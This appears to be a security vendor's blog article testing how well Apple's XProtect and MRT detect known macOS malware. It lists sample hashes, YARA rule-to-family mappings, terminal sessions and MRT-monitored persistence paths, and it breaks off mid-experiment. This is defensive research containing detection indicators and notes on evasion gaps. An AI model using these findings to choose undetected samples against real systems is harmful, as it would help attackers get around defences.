These rules have unhelpful names and uninformative descriptions, but SentinelLabs maintains a running list matching each rule to common industry names and providing representative sample hashes for what each rule detects, where available. The "SentinelLabs XProtect Malware Families and Signature Names list" can be found on Github here.


SentinelLabs maintains a list of common malware names for XProtect's signatures

```
rule XProtect_MACOS_2b50ea5 ; +v2145 Adload (com.WeatherNow: 3e23c5714d95006e8a8f0f83b3211990146a4cde9523671453bc5a1320343e1c, 2494d890800c753b74dc62feaa54d3
rule XProtect_MACOS_30445d1 ; Genieo, PDFConverter4u script (233171c0b8ca06c6f1592187b8246e0ea76dbbccfd110414a4491cffc752c7b2)
rule XProtect_MACOS_3ea93d1 ; Bundlore (5224624b3e52d85b194364f917b69ab3a62c234a, 50d6ce4ac90698ed2d9a1440a2b2f5caf7f248ad, 85356008de37f2954429075a018241503
rule XProtect_MACOS_449a7ed ; Bundlore.EJT (NOTARIZED adware with BIDs like 'com.Ethernet.bundle.installer', 'com.MousePointer.bundle.installer', 6276db3d003
rule XProtect_MACOS_44db411 ; AMC, Tuneupmymac, Smart Mac Care, Optimizer (rule doesn't return any matches on VT retrohunt, but searching for com.tuneupmymac
rule XProtect_MACOS_489e70f ; Pirrit (MacPerformance, MacRunnerDaemon: 904548b1c289fb4bccd9d92cf6a6e2b58ff3aafc, 80f235707c3cd9f7aa73d737bb884d2f9ff145f6)
rule XProtect_MACOS_4d60c89 ; +v2140 Notarized Shlayer (DLVPlayer d5d71a2f4f38c283825253e4fff4f26d8f007fef, MacCleanBooster 28f4d43ebbe2031d636522155cd3a8ed8
rule XProtect_MACOS_51f7dde ; Refog Keylogger (fef1daece1c5874778a6bc19e6ddcabd925459e0, 026a2f15415a8e58e3d164d29494be2a912978e3, 8e0ebf12a26d735d7e90a144f5
rule XProtect_MACOS_580a1bc ; Lazarus WatchCat.B
rule XProtect_MACOS_5af1486 ; Genieo variant (a25304e572f4ecc8f216835d98e6611d5c7cd1cb, d70218de0a08fcc7cb1ee1df2a8af39ad439c5c5)
rule XProtect_MACOS_60a3d68 ; Bundlore/Shlayer (3176535fffab2ac02986afed582aae7ec8a110a3, 73914d717dcd04979825476584e9aaee1aa5bdbf, 9d2c51a333896d2cc0911c7b9
rule XProtect_MACOS_6175e25 ; com.techyutils.UnPack adware variants
rule XProtect_MACOS_61ee022 ; Lazarus (Cryptoistic: c834d324f8588a837279459882dbdba436079696) https://www.sentinelone.com/blog/four-distinct-families-of-laza
rule XProtect_MACOS_6cb9746 ; EvilQuest/ThiefQuest (ksfetch variants: 804251b229130fad49be7eacaf92d749e49c8424, 255a646078d317652df371343c622bd6ee93c29e, 46d
rule XProtect_MACOS_6eaea4b (DUBROBBER.E) ; +v2144 XCSSET hashes (rule specifices list of SHA1s)
rule XProtect_MACOS_6e7d4c2 ; MacSearch (com.tinstaller.macsearch: 00f38923cceaf5c912578ab39a7acb1d1934c682, 8cf1e20ca12e61fe4b042d1b5c628416f3bbae7f, d01315
rule XProtect_MACOS_71915a8 ; ZShlayer (713df263d539a6dae725dafb1acae5e6bb0178ab, c4971f6a9100034434b71b9621e5b67cc50de306, e85c5e2a7644ba57e2e26ac98f1d09286
rule XProtect_MACOS_74416b0 ; +v2140 WizardUpdate (77c247afdbdf3c254fb56f066bf95c0800c00226, 92b9bba886056bc6a8c3df9c0f6c687f5a774247, 3cd4835c84d51daf57e1fa
```

Crucially, from a security team's or IT admin's point of view, what XProtect lacks is any kind of user interface that could be used to check if a sample or suspicious file is known to XProtect without actually trying to execute the file (a high-risk strategy that would naturally lead to infection if the check proved negative). However, those wishing to conduct such can do so by installing the open-source YARA tool first.

With YARA installed, it's a simple matter to run a test supplying the path to the XProtect.yara rules file and then the path to the file or folder contents you want to test. Here we find that XProtect recognizes two files in the User's Downloads folder as malware, confirming that our test works.

Testing XProtect with YARA installed




Here's 20 hashes taken from VT of common macOS malware:

```
09486f7160bf479850c138e9cc630b3277668b2f6e96f2cc11f5ae1db20bd55a
13836546dcb83d34e7de844248bbb38e30a5db182798f9d57eef5abfe8dce8a3
13d2235e99a93c3b8dc78f24de15d270558b675626d02ce7ad90e84ed1cd3a70
144bfd81839ed79491c1d6d5f20ef3565c9ebf6dfb4201014195032f6e31951f
1d90ae35cafeea17ef140b6f9fe3efab18084b400596d8078279e6446a379259
4a74b3c8ea313c580fb1fb4ef41b9a15a418aa73c85781abc0508ccb8a587afd
5e29b5be6dd8fed864001305eab7b1339084e24709327ee2bb3a2a646ecfbb13
600fad97f72acd04937a6f6ad7cf8cb3e3ce948bfa0117b2e58bf6570fcdce54
77d04f0bc9b0cd6d1e36b06b347f1e1c283deaef8ae86727ed466fb0042ab5aa
7aa8573af5097567f6655c3ad8d3cd23805db78bd2ee73c25805c00be8a32dae
81241ca5bf3a5e5f31a842385044209f499c5e7109100105da0923752871ba4b
81fcad18c0141a871c27f3574f5ef3bd1e21b747b26226c909158a6f7967d921
9ab8d49663acb378514477abe777c85db0e24383dbd514a6e719d1a5779f2489
c4de173737150eff1b09ec799e1c158b5d1a86b53ed4753624e4bcc8b001e4f3
c8453fe4b79c7b850ed09f9cd51d5d55447ef4d9c0e8d30bcb916b38354e3f44
d8e8b42661387d4ee192fb3cc5d772868973738f090a12ab81d99a40124dbb2d
d965c87f50607467eb9a5c4924572375d0ac5d6a036e558c30f11797d5c59548
dbbbe53d7a7d62896a1383cc2aa62b7a82d93c0a8c94cf0caf4611cc487e9a65
ea7e53c7e5017f9f41306361f79167da960e23dd26b488cae1b62d94c2b3b474
ec2f66f8e5dd7b24b1d8bde1e0f32a4d81aa908ff514b205afd3a170a3036d55
```

We can drop these hashes in to VirusTotal and see that all 20 are known, some for months, and some for years:

Old and new malware can be found on VirusTotal that XProtect doesn't recognize



FILES 20

	Detections	Size	First seen	Last seen
09486F7160BF479850C138E9CC630B3277668B2F6E96F2CC11F5AE1DB20BD55A 1229013492797543474 2 macho 64bits cve-2009-1925 exploit	26 / 62	6.76 MB	2021-02-25 23:39:24	2021-02-25 23:39:24
13836546DCB83D34E7DE844248BBB38E30A5DB182798F9D57EEF5ABFE8DCE8A3 '_'8c47e582674ad41389a2ef8243e15a3e'_'21904424314882130 macho 64bits	22 / 61	6.76 MB	2020-09-09 13:29:00	2020-09-09 13:29:00
13D2235E99A93C3B8DC78F24DE15D270558B675626D02CE7AD90E84ED1CD3A70 SkilledObject.system macho 64bits	22 / 63	416.43 KB	2021-03-08 14:30:57	2021-03-08 14:30:57
144BFD81839ED79491C1D6D5F20EF3565C9EBF6DFB420101419503 2F6E31951F _Volumes/Adobe_Flash_Player_MAC/Adobe_Flash_Player_MAC.app/Contents/MacOS/HWPDyDxISdp./ python	25 / 60	4.26 KB	2018-07-23 10:56:07	2018-07-23 10:56:07
1D90AE35CAFEEA17EF140B6F9FE3EFAB18084B400596D8078279E6446A379259 test3.fit macho 64bits	23 / 62	6.76 MB	2020-12-03 11:50:23	2020-12-03 11:50:23
4A74B3C8EA313C580FB1FB4EF41B9A15A418AA73C85781ABC0508CCB8A587AFD 224195258514821981 macho 64bits	25 / 59	5.33 MB	2021-02-19 12:19:31	2021-02-19 12:19:31
5E29B5BE6DD8FED864001305EAB7B1339084E24709327EE2BB3A2A646ECFBB13 1118220050502733346 8 macho 64bits	27 / 62	6.76 MB	2021-02-19 10:03:54	2021-02-19 10:03:54
600FAD97F72ACD04937A6F6AD7CF8CB3E3CE948BFA0117B2E58BF6570FCDCE54 Library/Application Support/com.388960213543227817 6/3074449919387812669/ macho 64bits	28 / 63	6.76 MB	2020-09-29 09:00:55	2020-09-29 09:00:55


Let's use the YARA tool we just installed to see how many of these are known to XProtect.

Unfortunately, XProtect doesn't recognize any of these samples

```
960 mac_malware/known_malware  » pwd
/Users/phils/Downloads/mac_malware/known_malware
961 mac_malware/known_malware  » ls -a
.                                                                   7aa8573af5097567f6655c3ad8d3cd23885db78bd2ee73c25805c00be8a32dae
..                                                                  81241ca5bf3a5e5f31a84238504420 9f499c5e7109100105da8923752871ba4b
.DS_Store                                                           81fcad18c0141a871c27f3574f5ef3bd1e21b747b26226c909158a6f7967d921
094867160bf479850c138e9cc630b3277668b2f6e96f2cc11f5ae1db20bd55a     9ab8d49663acb378514477abe777c85db0e24383dbd514a6e719d1a5779f2489
13836546dcb83d34e7de844248bbb38e30a5db182798f9d57eef5abfe8dce8a3    c4de173737150eff1b09ec799e1c158b5d1a86b53ed4753624e4bcc8b001e4f3
13d2235e99a93c3b8dc78f24de15d270558b675626d02ce7ad90e84ed1cd3a70    c8453fe4b79c7b850ed09f9cd51d5d55447ef4d9c0e8d30bcb916b38354e3f44
144bfd81839ed79491c1d6d5f20ef3565c9ebf6dfb420101419503 2f6e31951f.py d8e8b42661387d4ee192fb3cc5d7728868973738f090a12ab81d99a40124dbb2d
1d90ae35cafeea17ef140b6f9fe3efab18084b400596d8078279e6446a379259    d965c87f50607467eb9a5c4924572375d0ac5d6a036e558c30f11797d5c59548
4a74b3c8ea313c580fb1fb4ef41b9a15a418aa73c85781abc0508ccb8a587afd    dbbbe53d7a7d62896a1383cc2aa62b7a82d93c0a8c94cf0caf4611cc487e9a65.o
5e29b5be6dd8fed864001305eab7b1339084e24709327ee2bb3a2a646ecfbb13    ea7e53c7e5017f9f41306361f79167da960e23dd26b488cae1b62d94c2b3b474
600fad97f72acd04937a6f6ad7cf8cb3e3ce948bfa0117b2e58bf6570fcdce54    ec2f66f8e5dd7b24b1d8bde1e0f32a4d81aa908ff514b205afd3a170a3036d55
77d04f0bc9b0cd6d1e36b06b347f1e1c283deaef8ae86727ed466fb0042ab5aa.o
962 mac_malware/known_malware  » yara -w /Library/Apple/System/Library/CoreServices/XProtect.bundle/Contents/Resources/XProtect.yara ../known_malware
963 mac_malware/known_malware  »
```

Unfortunately, XProtect doesn't recognize any of them. These are not outliers. Let's try another test of a well-known adware we've discussed before called Adload. Here we have 12 samples pulled from VirusTotal.

A dozen samples of the notorious Adload malware harvested from VirusTotal



```
→  6718001925357568 ls -al
total 48032
drwxr-xr-x@  14 sphil  staff       448 18 May 18:02 .
drwx------@ 853 sphil  staff     27296 25 May 16:00 ..
-rwxr-xr-x@   1 sphil  staff  12096424 30 Nov  1979 1a8a17b615799f504d1e801b7b7f15476ee94d242affc103a4359c4eb5d9ad7f
-rwxr-xr-x@   1 sphil  staff   1552308 30 Nov  1979 1f7cbbdab36ce50c7a78faf67a960ffb3d7be830f5ace911f28e57770718c914
-rwxr-xr-x@   1 sphil  staff   1627704 30 Nov  1979 24545e7d85cb72c420886aaf7365b43c579c387b258c72723727eb2c31dc4793
-rwxr-xr-x@   1 sphil  staff   1523604 30 Nov  1979 40165d4e3cc606a5b1d8042c62247bf4214cb03f8bd737ed8d3eafea18f03bc9
-rwxr-xr-x@   1 sphil  staff    427560 30 Nov  1979 470bf6cf3869963381693b9e45d71548341bb1619aadf15338a66060d6259453
-rwxr-xr-x@   1 sphil  staff   1519508 30 Nov  1979 4ba7ebdb4bfb0a9e7f191e75abd89d2006de981a5db1b943bb36d936b61fb28a
-rwxr-xr-x@   1 sphil  staff   1540156 30 Nov  1979 668ca96dc34c9843e0bae599ea0f38dd1e5b3747a9ec46f3008e01b6b9c0fba9
-rwxr-xr-x@   1 sphil  staff    388916 30 Nov  1979 68dded833be8661eab72256c224f20090a383dcf4a7a3ca99a77de187883bccf
-rwxr-xr-x@   1 sphil  staff   1539988 30 Nov  1979 71c052d7c3760124050abcdbb6cd1b20139929a84e8d22c38a149029d4e81827
-rwxr-xr-x@   1 sphil  staff    409396 30 Nov  1979 79e0a7231f1f0cae1227f22edbca661ceb23306f9927f00dd8778e3ed0c3d362
-rwxr-xr-x@   1 sphil  staff    402904 30 Nov  1979 8e41a10a3f36afebdf12d12e530c01ae32c5d4006ce2cf3e2ea1e6050d41bc70
-rwxr-xr-x@   1 sphil  staff   1545784 30 Nov  1979 e7ff05ac4d8d513cc5e4a24fe18e61ef1a9491528b4f87ff7ec4d14389677d26
```


XProtect does a little better here, catching 8 out of our 12.

XProtect catches 8 out of 12 of these Adload samples

```
→  6718001925357568 xprotect_check . | grep -A2 -i 'not found'
XProtect: Not found
./1a8a17b615799f504d1e801b7b7f15476ee94d242affc103a4359c4eb5d9ad7f

--
XProtect: Not found
./1f7cbbdab36ce50c7a78faf67a960ffb3d7be830f5ace911f28e57770718c914

--
XProtect: Not found
./4ba7ebdb4bfb0a9e7f191e75abd89d2006de981a5db1b943bb36d936b61fb28a

--
XProtect: Not found
./668ca96dc34c9843e0bae599ea0f38dd1e5b3747a9ec46f3008e01b6b9c0fba9
```

Perhaps these are new malware that XProtect has yet to catch up with? Let's dump those four hashes into VirusTotal and take a look:

The missed samples range from 6 months to 3 years old



No, it seems these are all well-known to the engines on VirusTotal and that they've been around from varying amounts of time from a few months to over 3 years ago. These examples are a tiny sample of the many we find in our research on a daily basis that are not known to XProtect's small number of YARA rules.

Takeaway: It's worth pausing over this little experiment: if you are relying on XProtect as your main defence against known malware, you are skating on thin ice. As for unknown malware, you are completely out on a limb waiting to crash to earth.

To repeat what we said in the Introduction, our aim here is not to bash Apple: as a hardware, software and services developer and supplier, Apple has many things to do besides malware hunting. Our point is purely descriptive: the facts show that you simply cannot rely on Apple's built-in tools to detect all the threats facing businesses today. Whatever help Apple's tools can provide is welcome, but without augmenting those with a more comprehensive solution purpose-built for the reality of today's threatscape, organizations are leaving themselves exposed.

There are other issues that need to be understood when evaluating how well the built-in XProtect tool protects your Mac devices from malware. Because XProtect relies solely on static signatures that must be written and pushed to your device by Apple, it cannot protect organizations against any malware that Apple has not already seen and developed a specific detection for. In contrast, a solution like SentinelOne, which uses a multi-engine approach leveraging deep file inspection with machine learning, behavioural rules, static AI and cloud reputation, can protect your fleet from known and unknown malware.

Aside from known detection misses, XProtect has also been repeatedly bypassed by malware. On macOS versions prior to Catalina, malware typically bypassed XProtect by removing the quarantine bit (see the section on Gatekeeper for more on this). Although Apple now subjects all files to an XProtect scan regardless of the quarantine bit, that hasn't prevented malware authors from finding bypasses.

The most recently reported case was CVE-2021-30657, which leveraged a technique known since at least 2014 for creating application bundles with shell script executables. That, of course, is a technique characteristic of Shlayer and ZShlayer malware, which has become one of the most prominent malware families on the platform over the last year or more.

Live Testing MRT Against Malware Samples

Backing up XProtect is another tool that Apple uses for remediation purposes: the MRT (Malware Removal Tool).app. Like XProtect, MRT has changed locations in recent versions of macOS, but currently resides in the same CoreServices folder as the XProtect bundle.

MRT.app is also located in the CoreServices folder along with XProtect

```
968 Library/CoreServices  » mdfind -name MRT.app | grep -i coreservices
/Library/Apple/System/Library/CoreServices/MRT.app
969 Library/CoreServices  » ls -al
total 0
drwxr-xr-x   6 root  wheel  192 May 17 11:35 .
drwxr-xr-x  15 root  wheel  480 Apr 27 13:13 ..
drwxr-xr-x   3 root  wheel   96 Jun  8  2020 CoreTypes.bundle
drwxr-xr-x   3 root  wheel   96 Apr 30 16:37 MRT.app
drwxr-xr-x   3 root  wheel   96 Sep  1  2020 SafariSupport.bundle
drwxr-xr-x   3 root  wheel   96 May  7 05:17 XProtect.bundle
970 Library/CoreServices  »
```

Unlike XProtect, you can actually invoke the MRT.app to run from the command line, either with or without sudo. It won't give you much feedback, unfortunately:

Invoking MRT.app from the command line

```
phils@FVFWTDG8HV29 [16:07:31] [~/Downloads/mac_malware/known_malware]
-> % ls -a
.                                                                   7aa8573af5097567f6655c3ad8d3cd23805db78bd2ee73c25805c00be8a32dae
..                                                                  81241ca5bf3a5e5f31a842385044209f499c5e7109100105da0923752871ba4b
.DS_Store                                                           81fcad18c0141a871c27f3574f5ef3bd1e21b747b26226c909158a6f7967d921
09486f7160bf479850c138e9cc630b3277668b2f6e96f2cc11f5ae1db20bd55a    9ab8d49663acb378514477abe777c85db0e24383dbd514a6e719d1a5779f2489
13836546dcb83d34e7de844248bbb38e30a5db182798f9d57eef5abfe8dce8a3    c4de173737150eff1b09ec799e1c158b5d1a86b53ed4753624e4bcc8b001e4f3
13d2235e99a93c3b8dc78f24de15d270558b675626d02ce7ad90e84ed1cd3a70    c8453fe4b79c7b850ed09f9cd51d5d55447ef4d9c0e8d30bcb916b38354e3f44
144bfd81839ed79491c1d6d5f20ef3565c9ebf6dfb420101419503 2f6e31951f.py d8e8b42661387d4ee192fb3cc5d772868973738f090a12ab81d99a40124dbb2d
1d90ae35cafeea17ef140b6f9fe3efab18084b400596d8078279e6446a379259    d965c87f50607467eb9a5c4924572375d0ac5d6a036e558c30f11797d5c59548
4a74b3c8ea313c580fb1fb4ef41b9a15a418aa73c85781abc0508ccb8a587afd    dbbbe53d7a7d62896a1383cc2aa62b7a82d93c0a8c94cf0caf4611cc487e9a65.o
5e29b5be6dd8fed864001305eab7b1339084e24709327ee2bb3a2a646ecfbb13    ea7e53c7e5017f9f41306361f79167da960e23dd26b488cae1b62d94c2b3b474
600fad97f72acd04937a6f6ad7cf8cb3e3ce948bfa0117b2e58bf6570fcdce54    ec2f66f8e5dd7b24b1d8bde1e0f32a4d81aa908ff514b205afd3a170a3036d55
77d04f0bc9b0cd6d1e36b06b347f1e1c283deaef8ae86727ed466fb0042ab5aa.o
phils@FVFWTDG8HV29 [16:07:33] [~/Downloads/mac_malware/known_malware]
-> % /Library/Apple/System/Library/CoreServices/MRT.app/Contents/MacOS/MRT -a
2021-05-18 16:07:48.747 MRT[28847:655576] Running as agent
2021-05-18 16:07:58.749 MRT[28847:655576] Agent finished.
2021-05-18 16:07:58.750 MRT[28847:655576] Finished MRT run
phils@FVFWTDG8HV29 [16:07:58] [~/Downloads/mac_malware/known_malware]
-> %
```

After running it with both the -a (user agent) switch and sudo with the -d (-daemon) switch, our known malware files are, unfortunately, still in place:

MRT.app won't search for specific binaries

```
/Users/phils/Downloads/MALWARES/mac_malware/known_malware
[13:35:20] phils:known_malware $ ls -a
.                                                                   7aa8573af5097567f6655c3ad8d3cd23805db78bd2ee73c25805c00be8a32dae
..                                                                  81241ca5bf3a5e5f31a842385044209f499c5e7109100105da0923752871ba4b
.DS_Store                                                           81fcad18c0141a871c27f3574f5ef3bd1e21b747b26226c909158a6f7967d921
09486f7160bf479850c138e9cc630b3277668b2f6e96f2cc11f5ae1db20bd55a    9ab8d49663acb378514477abe777c85db0e24383dbd514a6e719d1a5779f2489
13836546dcb83d34e7de844248bbb38e30a5db182798f9d57eef5abfe8dce8a3    c4de173737150eff1b09ec799e1c158b5d1a86b53ed4753624e4bcc8b001e4f3
13d2235e99a93c3b8dc78f24de15d270558b675626d02ce7ad90e84ed1cd3a70    c8453fe4b79c7b850ed09f9cd51d5d55447ef4d9c0e8d30bcb916b38354e3f44
144bfd81839ed79491c1d6d5f20ef3565c9ebf6dfb4201014195032f6e31951f.py d8e8b42661387d4ee192fb3cc5d772868973738f090a12ab81d99a40124dbb2d
1d90ae35cafeea17ef140b6f9fe3efab18084b400596d8078279e6446a379259    d965c87f50607467eb9a5c4924572375d0ac5d6a036e558c30f11797d5c59548
4a74b3c8ea313c580fb1fb4ef41b9a15a418aa73c85781abc0508ccb8a587afd    dbbbe53d7a7d62896a1383cc2aa62b7a82d93c0a8c94cf0caf4611cc487e9a65.o
5e29b5be6dd8fed864001305eab7b1339084e2470932 7ee2bb3a2a646ecfbb13    ea7e53c7e5017f9f4130636 1f79167da960e23dd26b488cae1b62d94c2b3b474
600fad97f72acd04937a6f6ad7cf8cb3e3ce948bfa0117b2e58bf6570fcdce54    ec2f66f8e5dd7b24b1d8bde1e0f32a4d81aa908ff514b205afda170a3036d55
77d04f0bc9b0cd6d1e36b06b347f1e1c283deaef8ae86727ed466fb0042ab5aa.o
[13:35:26] phils:known_malware $ /Library/Apple/System/Library/CoreServices/MRT.app/Contents/MacOS/MRT -a
2021-06-02 13:36:01.116 MRT[9785:391609] Running as agent
2021-06-02 13:36:11.272 MRT[9785:391609] Agent finished.
2021-06-02 13:36:11.273 MRT[9785:391609] Finished MRT run
[13:36:11] phils:known_malware $ sudo /Library/Apple/System/Library/CoreServices/MRT.app/Contents/MacOS/MRT -d
Password:
2021-06-02 13:36:32.520 MRT[9798:391952] Running as daemon
2021-06-02 13:36:39.197 MRT[9798:391952] Daemon finished.
2021-06-02 13:36:39.197 MRT[9798:391952] Finished MRT run
[13:36:39] phils:known_malware $ ls -a
.                                                                   7aa8573af5097567f6655c3ad8d3cd23805db78bd2ee73c25805c00be8a32dae
..                                                                  81241ca5bf3a5e5f31a842385044209f499c5e7109100105da0923752871ba4b
.DS_Store                                                           81fcad18c0141a871c27f3574f5ef3bd1e21b747b26226c909158a6f7967d921
09486f7160bf479850c138e9cc630b3277668b2f6e96f2cc11f5ae1db20bd55a    9ab8d49663acb378514477abe777c85db0e24383dbd514a6e719d1a5779f2489
13836546dcb83d34e7de844248bbb38e30a5db182798f9d57eef5abfe8dce8a3    c4de173737150eff1b09ec799e1c158b5d1a86b53ed4753624e4bcc8b001e4f3
13d2235e99a93c3b8dc78f24de15d270558b675626d02ce7ad90e84ed1cd3a70    c8453fe4b79c7b850ed09f9cd51d5d55447ef4d9c0e8d30bcb916b38354e3f44
144bfd81839ed79491c1d6d5f20ef3565c9ebf6dfb4201014195032f6e31951f.py d8e8b42661387d4ee192fb3cc5d772868973738f090a12ab81d99a40124dbb2d
1d90ae35cafeea17ef140b6f9fe3efab18084b400596d8078279e6446a379259    d965c87f50607467eb9a5c4924572375d0ac5d6a036e558c30f11797d5c59548
4a74b3c8ea313c580fb1fb4ef41b9a15a418aa73c85781abc0508ccb8a587afd    dbbbe53d7a7d62896a1383cc2aa62b7a82d93c0a8c94cf0caf4611cc487e9a65.o
5e29b5be6dd8fed864001305eab7b1339084e2470932 7ee2bb3a2a646ecfbb13    ea7e53c7e5017f9f4130636 1f79167da960e23dd26b488cae1b62d94c2b3b474
600fad97f72acd04937a6f6ad7cf8cb3e3ce948bfa0117b2e58bf6570fcdce54    ec2f66f8e5dd7b24b1d8bde1e0f32a4d81aa908ff514b205afda170a3036d55
77d04f0bc9b0cd6d1e36b06b347f1e1c283deaef8ae86727ed466fb0042ab5aa.o
[13:36:46] phils:known_malware $
```

But perhaps this is not a fair test. The Malware Removal Tool primarily searches for known malware in certain locations (at certain file paths) and silently removes anything it matches (MRT does appear to have other functions, such as scanning all applications to see whether they have been tampered with, but we won't dive into that here).

We can test that MRT.app is working in its primary function by placing a malware file at a location where we know MRT is programmed to look and ensure it removes it. Once we confirm that MRT.app is working as expected, we can place other malware files at their known locations and see if MRT removes those also. That should give us a fairly reliable test for whether MRT knows about any given malware sample at a known location.

If you want to follow along with this experiment you're going to need a test environment. An isolated virtual machine running the latest version of macOS and with all updates applied would be best.

First, let's extract the plain strings from MRT.app to get an idea of somethings it might look for. We'll grep on "LaunchAgents" as these are a common destination for macOS malware persistence attempts.

```
% strings -a MRT | grep 'LaunchAgents/'
```

Inspecting the strings in the MRT.app binary

```
MacOS — philsMacBook-Pro — ..ontents/MacOS — -zsh — 136×34
~/Library/LaunchAgents/com.netwire.host.plist
/System/Library/LaunchAgents/logind.plist
~/Library/LaunchAgents/com.Mughthesec.plist
~/Library/LaunchAgents/com.aex-loop.agent.plist
~/Library/LaunchAgents/com.adobe.flash.updater.plist
~/Library/LaunchAgents/
~/Library/LaunchAgents/com.apple.mdworker.plist
~/Library/LaunchAgents/com.client.client.plist
Library/LaunchAgents/
~/Library/LaunchAgents/com.Installer.completer.download.plist
~/Library/LaunchAgents/com.Installer.completer.ltvbit.plist
~/Library/LaunchAgents/com.Installer.completer.update.plist
~/Library/LaunchAgents/com.genieo.completer.download.plist
~/Library/LaunchAgents/com.genieo.completer.ltvbit.plist
~/Library/LaunchAgents/com.genieo.completer.update.plist
~/Library/LaunchAgents/Listchack.download.plist
~/Library/LaunchAgents/Listchack.ltvbit.plist
~/Library/LaunchAgents/Listchack.update.plist
~/Library/LaunchAgents/Leperdvil.download.plist
~/Library/LaunchAgents/Leperdvil.ltvbit.plist
~/Library/LaunchAgents/Leperdvil.update.plist
~/Library/LaunchAgents/Javeview.download.plist
~/Library/LaunchAgents/Javeview.ltvbit.plist
~/Library/LaunchAgents/Javeview.update.plist
~/Library/LaunchAgents/Nariabox.download.plist
~/Library/LaunchAgents/Nariabox.ltvbit.plist
~/Library/LaunchAgents/Nariabox.update.plist
/Library/LaunchAgents/com.apple.iCloud.sync.daemon.plist
~/Library/LaunchAgents/com.apple.iCloud.sync.daemon.plist
~/Library/LaunchAgents/com.apple.iTunes.music.plist
~/Library/LaunchAgents/com.apple.iTunes.video.plist
~/Library/LaunchAgents/com.apple.Safari.pac.plist
~/Library/LaunchAgents/com.apple.Safari.proxy.plist
MacOS % strings -a MRT | grep 'LaunchAgents/'
```

You can take your pick from the output, but we will use “com.apple.Safari.pac.plist” and create a zero-byte file in the user LaunchAgents folder with that name.

```
% touch ~/Library/LaunchAgents/com.apple.Safari.pac.plist
```

We then switch into the MRT bundle’s MacOS folder and run MRT on the command line with the `-a` switch:

```
→ LaunchAgents ls -al
